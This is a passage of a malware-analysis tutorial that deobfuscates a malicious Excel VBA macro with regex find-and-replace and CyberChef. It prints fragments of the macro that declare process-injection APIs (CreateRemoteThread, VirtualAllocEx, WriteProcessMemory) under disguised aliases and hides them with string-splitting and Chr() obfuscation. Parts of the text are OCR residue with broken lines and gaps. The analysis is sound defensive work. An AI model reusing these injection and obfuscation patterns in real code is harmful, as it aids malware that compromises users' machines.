44)&" ByVal d"&"wCreatio"&"nFlags A"&"s Long"&Chr(44)&" lpEnvir"& _
```

Now that we've identified 3 initial forms of "obfuscation", we can go ahead and remove them by utilising regex.

> You could always remove and replace each value manually without regex, but that is a very tedious process and ideally something to be avoided. This script is a case where regex is the best way forward.

Moving on, let's go ahead and remove the first form of obfuscation. We can do this using a search/replace. Using the `"&"` and an empty replace value.


> (Note that i've moved the encoded portion of the script to a new file so that the screenshots will be easier to read)



Find what: "&"
Replace with:
[✓ Wrap around]
Search Mode: [✓ Regular expression]
[✓ Transparency] [✓ On losing focus]

```
xlmodule.CodeModule.AddFromString "Private "&"Type PRO"&"CESS_INF"&"ORMATION"&Chr(10)&"    hPro"&"cess As "&"Long"&Chr(10)&"    hThr"&"ead As L"&"ong"&Chr(10)&"    dwPr"&"ocessId "&
"End Type"&Chr(10)&Chr(10)&"Private "&"Type STA"&"RTUPINFO"&Chr(10)&"    cb A"&"s Long"&Chr(10)&"    lpRe"&"served A"&"s String"&Chr(10)&"    lpDe"&"sktop As"&" String"&Chr(10)&"
Chr(10)&"    dwX "&"As Long"&Chr(10)&"    dwY "&"As Long"&Chr(10)&"    dwXS"&"ize As L"&"ong"&Chr(10)&"    dwYS"&"ize As L"&"ong"&Chr(10)&"    dwXC"&"ountChar"&"s As Lon"&"g"&Chr(10
"s As Lon"&"g"&Chr(10)&"    dwFi"&"llAttrib"&"ute As L"&"ong"&Chr(10)&"    dwFl"&"ags As L"&"ong"&Chr(10)&"    wSho"&"wWindow "&"As Integ"&"er"&Chr(10)&"    cbRe"&"served2 "&"As Int
"served2 "&"As Long"&Chr(10)&"    hStd"&"Input As"&" Long"&Chr(10)&"    hStd"&"Output A"&"s Long"&Chr(10)&"    hStd"&"Error As"&" Long"&Chr(10)&"End Type"&Chr(10)&Chr(10)&Chr(35)&"I
"    Priv"&"ate Decl"&"are PtrS"&"afe Func"&"tion Cre"&"ateStuff"&" Lib "&Chr(34)&"kernel32"&Chr(34)&" Alias "&Chr(34)&"CreateRe"&"moteThre"&"ad"&Chr(34)&" "&Chr(40)&"ByVal hP"&"roc
" ByVal l"&"pThreadA"&"ttribute"&"s As Lon"&"g"&Chr(44)&" ByVal d"&"wStackSi"&"ze As Lo"&"ng"&Chr(44)&" ByVal l"&"pStartAd"&"dress As"&" LongPtr"&Chr(44)&" lpParam"&"eter As "&"Long
"wCreatio"&"nFlags A"&"s Long"&Chr(44)&" lpThrea"&"dID As L"&"ong"&Chr(41)&" As Long"&"Ptr"&Chr(10)&"    Priv"&"ate Decl"&"are PtrS"&"afe Func"&"tion All"&"ocStuff "&"Lib "&Chr(34)&
Chr(34)&"VirtualA"&"llocEx"&Chr(34)&" "&Chr(40)&"ByVal hP"&"rocess A"&"s Long"&Chr(44)&" ByVal l"&"pAddr As"&" Long"&Chr(44)&" ByVal l"&"Size As "&"Long"&Chr(44)&" ByVal f"&"lAlloca
Chr(44)&" ByVal f"&"lProtect"&" As Long"&"Ptr"&Chr(10)&"    Priv"&"ate Decl"&"are PtrS"&"afe Func"&"tion Wri"&"teStuff "&"Lib "&Chr(34)&"kernel32"&Chr(34)&" Alias
"cessMemo"&"ry"&Chr(34)&" "&Chr(40)&"ByVal hP"&"rocess A"&"s Long"&Chr(44)&" ByVal l"&"Dest As "&"LongPtr"&Chr(44)&" ByRef S"&"ource As"&" Any"&Chr(44)&" ByVal L"&"ength As"&" Long"
"engthWro"&"te As Lo"&"ngPtr"&Chr(41)&" As Long"&"Ptr"&Chr(10)&"    Priv"&"ate Decl"&"are PtrS"&"afe Func"&"tion Run"&"Stuff Li"&"b "&Chr(34)&"kernel32"&Chr(34)&" Alias "&Chr(34)&"C
" "&Chr(40)&"ByVal lp"&"Applicat"&"ionName "&"As Strin"&"g"&Chr(44)&" ByVal l"&"pCommand"&"Line As "&"String"&Chr(44)&" lpProce"&"ssAttrib"&"utes As "&"Any"&Chr(44)&" lpThrea"&"dAtt
Chr(44)&" ByVal b"&"InheritH"&"andles A"&"s Long"&Chr(44)&" ByVal d"&"wCreatio"&"nFlags A"&"s Long"&Chr(44)&" lpEnvir"&"onment A"&"s Any"&Chr(44)&" ByVal l"&"pCurrent"&"Director"&"y
```

After hitting enter, 290 occurrences of the string split obfuscation have been removed.



Find what: "&"
Replace with:
[✓ Wrap around]
Search Mode: [✓ Regular expression]
[✓ Transparency] [✓ On losing focus]

Replace All: 290 occurrences were replaced in entire file

```
xlmodule.CodeModule.AddFromString "Private Type PROCESS_INFORMATION"&Chr(10)&"    hProcess As Long"&Chr(10)&"    hThread As Long"&Chr(10)&"    dwProcessId As
"End Type"&Chr(10)&Chr(10)&"Private Type STARTUPINFO"&Chr(10)&"    cb As Long"&Chr(10)&"    lpReserved As String"&Chr(10)&"    lpDesktop As String"&Chr(10)&"
Chr(10)&"    dwX As Long"&Chr(10)&"    dwY As Long"&Chr(10)&"    dwXSize As Long"&Chr(10)&"    dwYSize As Long"&Chr(10)&"    dwXCountChars As Long"&Chr(10)&"
"s As Long"&Chr(10)&"    dwFillAttribute As Long"&Chr(10)&"    dwFlags As Long"&Chr(10)&"    wShowWindow As Integer"&Chr(10)&"    cbReserved2 As Integer"&Chr(
"served2 As Long"&Chr(10)&"    hStdInput As Long"&Chr(10)&"    hStdOutput As Long"&Chr(10)&"    hStdError As Long"&Chr(10)&"End Type"&Chr(10)&Chr(10)&Chr(35)&
"    Private Declare PtrSafe Function CreateStuff Lib "&Chr(34)&"kernel32"&Chr(34)&" Alias "&Chr(34)&"CreateRemoteThread"&Chr(34)&" "&Chr(40)&"ByVal hProcess
" ByVal lpThreadAttributes As Long"&Chr(44)&" ByVal dwStackSize As Long"&Chr(44)&" ByVal lpStartAddress As LongPtr"&Chr(44)&" lpParameter As Long"&Chr(44)&" B
"wCreationFlags As Long"&Chr(44)&" lpThreadID As Long"&Chr(41)&" As LongPtr"&Chr(10)&"    Private Declare PtrSafe Function AllocStuff Lib "&Chr(34)&"kernel32"
```

Now, I will go ahead and use CyberChef to identify and remove the `Chr(10)` style obfuscation.

This process will involve using a regex to identify the `Chr(10)` , and then using a subsection hone in on the values and decode them, leaving the remaining script intact.

To do this, I will move the current encoded content into CyberChef.

Initial Analysis With Cyberchef

With the script now moved into CyberChef, we can jump straight to prototyping a regular expression (regex) to hone in on the decimal encoded values.


For prototyping, I will use "Regular Expression" and "Highlight Matches", this is to confirm that the script matches on the intended obfuscated content.

The regex used here is `Chr\(\d+\)`. Let's break that down...

- `Chr` - We only want decimal values that begin with `Chr`

- `\(` and `\)`- We only want decimal values contained in brackets, we need `\` to escape the brackets as they have special meaning inside a regex.
- `\d+` - This specifies one or more numerical values.

TLDR: we want "numerical values" + "contained in brackets" + "preceded by Chr".



Recipe

Regular expression

Built in regexes: User defined

Regex: `Chr\(\d+\)`

☑ Case insensitive

☑ ^ and $ match at newlines ☐ Dot matches all ☐ Unicode support ☐ Astral support

☐ Display total

Output format: Highlight matches

Regular Expression + Highlight Matches

This can be used to prototype a regex and confirm that it matches the intended values.

Here the regex matches perfectly on the decimal based obfuscation.

Input

```
xlmodule.CodeModule.AddFromString "Private Type PROCESS_INFORMATION"&Chr(10)&"    hProcess As Long"&Chr(10)&"    hThread As
Long"&Chr(10)&"    dwProcessId As Long"&Chr(10)&"    dwThreadId As Long"&Chr(10)& _
"End Type"&Chr(10)&Chr(10)&"Private Type STARTUPINFO"&Chr(10)&"    cb As Long"&Chr(10)&"    lpReserved As String"&Chr(10)&"
lpDesktop As String"&Chr(10)&"    lpTitle As String"& _
Chr(10)&"    dwX As Long"&Chr(10)&"    dwY As Long"&Chr(10)&"    dwXSize As Long"&Chr(10)&"    dwYSize As Long"&Chr(10)&"
dwXCountChars As Long"&Chr(10)&"    dwYCountChar"& _
"s As Long"&Chr(10)&"    dwFillAttribute As Long"&Chr(10)&"    dwFlags As Long"&Chr(10)&"    wShowWindow As Integer"&Chr(10)&"
cbReserved2 As Integer"&Chr(10)&"    lpRe"& _
"served2 As Long"&Chr(10)&"    hStdInput As Long"&Chr(10)&"    hStdOutput As Long"&Chr(10)&"    hStdError As Long"&Chr(10)&"End
Type"&Chr(10)&Chr(10)&Chr(35)&"If VBA7 Then"&Chr(10)& _
"    Private Declare PtrSafe Function CreateStuff Lib "&Chr(34)&"kernel32"&Chr(34)&" Alias "&Chr(34)&"CreateRemoteThread"&Chr(34)&"
"&Chr(40)&"ByVal hProcess As Long"&Chr(44)& _
" ByVal lpThreadAttributes As Long"&Chr(44)&" ByVal dwStackSize As Long"&Chr(44)&" ByVal lpStartAddress As LongPtr"&Chr(44)&"
lpParameter As Long"&Chr(44)&" ByVal d"& _
"wCreationFlags As Long"&Chr(44)&" lpThreadID As Long"&Chr(41)&" As LongPtr"&Chr(10)&"    Private Declare PtrSafe Function AllocStuff
Lib "&Chr(34)&"kernel32"&Chr(34)&" Alias "& _
Chr(34)&"VirtualAllocEx"&Chr(34)&" "&Chr(40)&"ByVal hProcess As Long"&Chr(44)&" ByVal lpAddr As Long"&Chr(44)&" ByVal lSize As
Long"&Chr(44)&" ByVal flAllocationType As Long"& _
Chr(44)&" ByVal flProtect As Long"&Chr(41)&" As LongPtr"&Chr(10)&"    Private Declare PtrSafe Function WriteStuff Lib
"&Chr(34)&"kernel32"&Chr(34)&" Alias "&Chr(34)&"WritePro"& _
"cessMemory"&Chr(34)&" "&Chr(40)&"ByVal hProcess As Long"&Chr(44)&" ByVal lDest As LongPtr"&Chr(44)&" ByRef Source As Any"&Chr(44)&"
```

18713 95 Raw Bytes LF


Output

```
xlmodule.CodeModule.AddFromString "Private Type PROCESS_INFORMATION"&Chr(10)&"    hProcess As Long"&Chr(10)&"    hThread As
Long"&Chr(10)&"    dwProcessId As Long"&Chr(10)&"    dwThreadId As Long"&Chr(10)& _
"End Type"&Chr(10)&Chr(10)&"Private Type STARTUPINFO"&Chr(10)&"    cb As Long"&Chr(10)&"    lpReserved As String"&Chr(10)&"
lpDesktop As String"&Chr(10)&"    lpTitle As String"& _
Chr(10)&"    dwX As Long"&Chr(10)&"    dwY As Long"&Chr(10)&"    dwXSize As Long"&Chr(10)&"    dwYSize As Long"&Chr(10)&"
dwXCountChars As Long"&Chr(10)&"    dwYCountChar"& _
"s As Long"&Chr(10)&"    dwFillAttribute As Long"&Chr(10)&"    dwFlags As Long"&Chr(10)&"    wShowWindow As Integer"&Chr(10)&"
cbReserved2 As Integer"&Chr(10)&"    lpRe"& _
"served2 As Long"&Chr(10)&"    hStdInput As Long"&Chr(10)&"    hStdOutput As Long"&Chr(10)&"    hStdError As Long"&Chr(10)&"End
Type"&Chr(10)&Chr(10)&Chr(35)&"If VBA7 Then"&Chr(10)& _
"    Private Declare PtrSafe Function CreateStuff Lib "&Chr(34)&"kernel32"&Chr(34)&" Alias "&Chr(34)&"CreateRemoteThread"&Chr(34)&"
"&Chr(40)&"ByVal hProcess As Long"&Chr(44)& _
" ByVal lpThreadAttributes As Long"&Chr(44)&" ByVal dwStackSize As Long"&Chr(44)&" ByVal lpStartAddress As LongPtr"&Chr(44)&"
lpParameter As Long"&Chr(44)&" ByVal d"& _
"wCreationFlags As Long"&Chr(44)&" lpThreadID As Long"&Chr(41)&" As LongPtr"&Chr(10)&"    Private Declare PtrSafe Function AllocStuff
Lib "&Chr(34)&"kernel32"&Chr(34)&" Alias "& _
Chr(34)&"VirtualAllocEx"&Chr(34)&" "&Chr(40)&"ByVal hProcess As Long"&Chr(44)&" ByVal lpAddr As Long"&Chr(44)&" ByVal lSize As
Long"&Chr(44)&" ByVal flAllocationType As Long"& _
Chr(44)&" ByVal flProtect As Long"&Chr(41)&" As LongPtr"&Chr(10)&"    Private Declare PtrSafe Function WriteStuff Lib
"&Chr(34)&"kernel32"&Chr(34)&" Alias "&Chr(34)&"WritePro"& _
```

Since the regex looks like it's working and correctly identifying values, we can go ahead and change it to a subsection.

> A subsection allows us to perform all future operations only on data that matches our regex. This allows us to keep the majority of the script intact, while decoding only values that are obfuscated and matching our regex.

We can go ahead and copy the regex into a subsection, making sure to disable the original regular expression.



Regular expression
Built in regexes: User defined
Regex: `Chr\(\d+\)`
[✓] Case insensitive
[✓] ^ and $ match at newlines
[ ] Dot matches all
[ ] Unicode support
[ ] Astral support
[ ] Display total
Output format: Highlight matches

Subsection
Section (regex): `Chr\(\d+\)`
[✓] Case sensitive matching
[✓] Global matching
[ ] Ignore errors

Input:

```
xlmodule.CodeModule.AddFromString "Private Type PROCESS_INFORMATION"&Chr(10)&"    hProcess As Long"&Chr(10)&"    hThread As
Long"&Chr(10)&"    dwProcessId As Long"&Chr(10)&"    dwThreadId As Long"&Chr(10)& _
"End Type"&Chr(10)&Chr(10)&"Private Type STARTUPINFO"&Chr(10)&"    cb As Long"&Chr(10)&"    lpReserved As String"&Chr(10)&"
lpDesktop As String"&Chr(10)&"    lpTitle As String"& _
Chr(10)&"    dwX As Long"&Chr(10)&"    dwY As Long"&Chr(10)&"    dwXSize As Long"&Chr(10)&"    dwYSize As Long"&Chr(10)&"
dwXCountChars As Long"&Chr(10)&"    dwYCountChar"& _
"s As Long"&Chr(10)&"    dwFillAttribute As Long"&Chr(10)&"    dwFlags As Long"&Chr(10)&"    wShowWindow As Integer"&Chr(10)&"
cbReserved2 As Integer"&Chr(10)&"    lpRe"& _
"served2 As Long"&Chr(10)&"    hStdInput As Long"&Chr(10)&"    hStdOutput As Long"&Chr(10)&"    hStdError As Long"&Chr(10)&"End
Type"&Chr(10)&Chr(10)&Chr(35)&"If VBA7 Then"&Chr(10)& _
"    Private Declare PtrSafe Function CreateStuff Lib "&Chr(34)&"kernel32"&Chr(34)&" Alias "&Chr(34)&"CreateRemoteThread"&Chr(34)&"
"&Chr(40)&"ByVal hProcess As Long"&Chr(44)& _
" ByVal lpThreadAttributes As Long"&Chr(44)&" ByVal dwStackSize As Long"&Chr(44)&" ByVal lpStartAddress As LongPtr"&Chr(44)&"
lpParameter As Long"&Chr(44)&" ByVal d"& _
"wCreationFlags As Long"&Chr(44)&" lpThreadID As Long"&Chr(41)&" As LongPtr"&Chr(10)&"    Private Declare PtrSafe Function AllocStuff
Lib "&Chr(34)&"kernel32"&Chr(34)&" Alias "& _
Chr(34)&"VirtualAllocEx"&Chr(34)&" "&Chr(40)&"ByVal hProcess As Long"&Chr(44)&" ByVal lpAddr As Long"&Chr(44)&" ByVal lSize As
Long"&Chr(44)&" ByVal flAllocationType As Long"& _
Chr(44)&" ByVal flProtect As Long"&Chr(41)&" As LongPtr"&Chr(10)&"    Private Declare PtrSafe Function WriteStuff Lib
"&Chr(34)&"kernel32"&Chr(34)&" Alias "&Chr(34)&"WritePro"& _
"cessMemory"&Chr(34)&" "&Chr(40)&"ByVal hProcess As Long"&Chr(44)&" ByVal lDest As LongPtr"&Chr(44)&" ByRef Source As Any"&Chr(44)&"
```

18713 · 95 · Raw Bytes · LF


Output:

```
xlmodule.CodeModule.AddFromString "Private Type PROCESS_INFORMATION"&Chr(10)&"    hProcess As Long"&Chr(10)&"    hThread As
Long"&Chr(10)&"    dwProcessId As Long"&Chr(10)&"    dwThreadId As Long"&Chr(10)& _
"End Type"&Chr(10)&Chr(10)&"Private Type STARTUPINFO"&Chr(10)&"    cb As Long"&Chr(10)&"    lpReserved As String"&Chr(10)&"
lpDesktop As String"&Chr(10)&"    lpTitle As String"& _
Chr(10)&"    dwX As Long"&Chr(10)&"    dwY As Long"&Chr(10)&"    dwXSize As Long"&Chr(10)&"    dwYSize As Long"&Chr(10)&"
dwXCountChars As Long"&Chr(10)&"    dwYCountChar"& _
"s As Long"&Chr(10)&"    dwFillAttribute As Long"&Chr(10)&"    dwFlags As Long"&Chr(10)&"    wShowWindow As Integer"&Chr(10)&"
cbReserved2 As Integer"&Chr(10)&"    lpRe"& _
"served2 As Long"&Chr(10)&"    hStdInput As Long"&Chr(10)&"    hStdOutput As Long"&Chr(10)&"    hStdError As Long"&Chr(10)&"End
Type"&Chr(10)&Chr(10)&Chr(35)&"If VBA7 Then"&Chr(10)& _
"    Private Declare PtrSafe Function CreateStuff Lib "&Chr(34)&"kernel32"&Chr(34)&" Alias "&Chr(34)&"CreateRemoteThread"&Chr(34)&"
"&Chr(40)&"ByVal hProcess As Long"&Chr(44)& _
" ByVal lpThreadAttributes As Long"&Chr(44)&" ByVal dwStackSize As Long"&Chr(44)&" ByVal lpStartAddress As LongPtr"&Chr(44)&"
lpParameter As Long"&Chr(44)&" ByVal d"& _
"wCreationFlags As Long"&Chr(44)&" lpThreadID As Long"&Chr(41)&" As LongPtr"&Chr(10)&"    Private Declare PtrSafe Function AllocStuff
Lib "&Chr(34)&"kernel32"&Chr(34)&" Alias "& _
Chr(34)&"VirtualAllocEx"&Chr(34)&" "&Chr(40)&"ByVal hProcess As Long"&Chr(44)&" ByVal lpAddr As Long"&Chr(44)&" ByVal lSize As
Long"&Chr(44)&" ByVal flAllocationType As Long"& _
Chr(44)&" ByVal flProtect As Long"&Chr(41)&" As LongPtr"&Chr(10)&"    Private Declare PtrSafe Function WriteStuff Lib
"&Chr(34)&"kernel32"&Chr(34)&" Alias "&Chr(34)&"WritePro"& _
"cessMemory"&Chr(34)&" "&Chr(40)&"ByVal hProcess As Long"&Chr(44)&" ByVal lDest As LongPtr"&Chr(44)&" ByRef Source As Any"&Chr(44)&"
```

With the subsection applied, we can now apply an additional regex to extract decimal values (but only those contained with `Chr`).

From here, we can now apply a "From decimal" to decode the content.

At this point, we now have a signficantly better looking script than before. (albeit we still have the `&` everywhere)


Recipe
Input
Identify Decimal encoded content
Extract encoded decimals
Decode the extracted decimal values
Decoding Decimal encoded value in CyberChef.
Keeping main script intact.
STEP
BAKE!
Auto Bake

Subsection
Section (regex): `Chr\(\d+\)`
[✓] Case sensitive matching
[✓] Global matching
[ ] Ignore errors

Regular expression
Built in regexes: User defined
Regex: `\d+`
[✓] Case insensitive
[✓] ^ and $ match at newlines
[ ] Dot matches all
[ ] Unicode support
[ ] Astral support
[ ] Display total
Output format: List matches

From Decimal
Delimiter: Space
[ ] Support signed values

Input:


```
xlmodule.CodeModule.AddFromString "Private Type PROCESS_INFORMATION"&Chr(10)&"    hProcess As Long"&Chr(10)&"    hThread As
Lo                                                     As Long"&Chr(10)& _
"E                                                        cb As Long"&Chr(10)&"    lpReserved As String"&Chr(10)&"
Chr(10)&"    dwX As Long"&Chr(10)&"    dwY As Long"&Chr(10)&"    dwXSize As Long"&Chr(10)&"    dwYSize As Long"&Chr(10)&"
